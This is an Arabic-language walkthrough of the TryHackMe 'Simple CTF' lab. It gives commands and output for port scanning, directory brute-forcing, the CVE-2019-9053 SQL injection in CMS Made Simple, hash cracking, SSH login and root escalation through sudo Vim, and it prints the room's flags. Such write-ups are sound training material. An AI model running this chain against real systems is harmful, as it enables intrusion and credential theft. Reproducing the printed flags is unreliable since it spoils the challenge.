
 imperialx1104/simple-ctf-writeup
شرح تفصيلي احترافي لتحدي TryHackMe Simple CTF يغطي جمع المعلومات، حقن SQL في CMS Made Simple (CVE-2019-9053)، استعادة بيانات الاعتماد، الوصول عبر SSH، تصعيد الامتيازات عبر Vim، واختراق صلاحيات الجذر.

شرح احترافي لغرفة Simple CTF على منصة TryHackMe يغطي عملية التعداد، وحقن SQL في CMS Made Simple (CVE-2019-9053)، واستعادة بيانات الاعتماد، والوصول عبر SSH، وتصعيد الامتيازات عبر Vim، والوصول إلى صلاحيات الجذر.
شرح كامل لغرفة Simple CTF على TryHackMe، يغطي الاستطلاع والتعداد والاستغلال واستعادة بيانات الاعتماد وتصعيد الامتيازات والحصول على الأعلام.
| الحقل | القيمة |
|---|---|
| المنصة | TryHackMe |
| اسم الغرفة | Simple CTF |
| الصعوبة | سهل |
| الفئة | استغلال الويب وتصعيد الامتيازات في لينكس |
| المؤلف | Saahil Gupta (ImperialX1104) |
الهدف من هذه الغرفة هو:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag

كانت الخطوة الأولى هي التحقق من الاتصال بالجهاز المستهدف.
ping 10.49.175.174
استجاب المضيف بنجاح، مما أكد أنه كان قابلاً للوصول.
تم إجراء فحص شامل باستخدام Nmap لتحديد الخدمات المكشوفة.
nmap -A -v 10.49.175.174
| المنفذ | الخدمة | الإصدار |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

عند الانتقال إلى خادم الويب المستهدف، ظهرت الصفحة الافتراضية لخادم Apache.
http://10.49.175.174
في هذه المرحلة، لم يكن هناك سطح هجوم واضح.
لتحديد الموارد المخفية، تم تنفيذ تخمين عنيف للدلائل باستخدام FFUF.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

تم اكتشاف دليل باسم /simple.
أدى الانتقال إلى الدليل المكتشف إلى الكشف عن تثبيت نظام إدارة محتوى (CMS).
http://10.49.175.174/simple

CMS Made Simple 2.2.8
سيثبت رقم الإصدار لاحقًا أنه حاسم.
تم البحث عن ثغرات إصدار نظام إدارة المحتوى باستخدام SearchSploit.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

تم تحديد ثغرة حقن SQL معروفة.
تم نسخ الاستغلال محليًا لتحليله وتنفيذه.

searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053
تم تنفيذ الاستغلال المتاح للعموم ضد مثيل نظام إدارة المحتوى المستهدف.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
نجح الاستغلال في استخراج معلومات من قاعدة البيانات الخلفية.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| العنصر | القيمة |
|---|---|
| اسم المستخدم | mitch |
| البريد الإلكتروني | [email protected] |
| الملح | 1dac0d92e9fa6bb2 |

تم كسر التجزئة المستخرجة باستخدام Hashcat.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| الحقل | القيمة |
|---|---|
| اسم المستخدم | mitch |
| كلمة المرور | secret |
تم اختبار بيانات الاعتماد المستردة ضد خدمة SSH.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

أدى المصادقة الناجحة إلى توفير وصول إلى الصدفة كمستخدم mitch.

بعد الحصول على الوصول، تم العثور على علم المستخدم في الدليل الرئيسي للمستخدم Mitch.
whoami
cd ~
cat user.txt
G00d j0b, keep up!
كشف فحص صلاحيات sudo عن إعداد مثير للاهتمام.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

يسمح هذا الإعداد للمستخدم بتشغيل Vim بصلاحيات الجذر دون الحاجة إلى إدخال كلمة مرور.
تشغيل Vim بصلاحيات الجذر:
sudo vim
نظرًا لأن Vim كان يعمل بصلاحيات مرتفعة، فقد أمكن استخدامه للوصول إلى الملفات المملوكة للمستخدم الجذر.

تم العثور على علم الجذر في الدليل الخاص بالمستخدم الجذر.
:! cat /root/root.txt
W3ll d0n3. You made it!






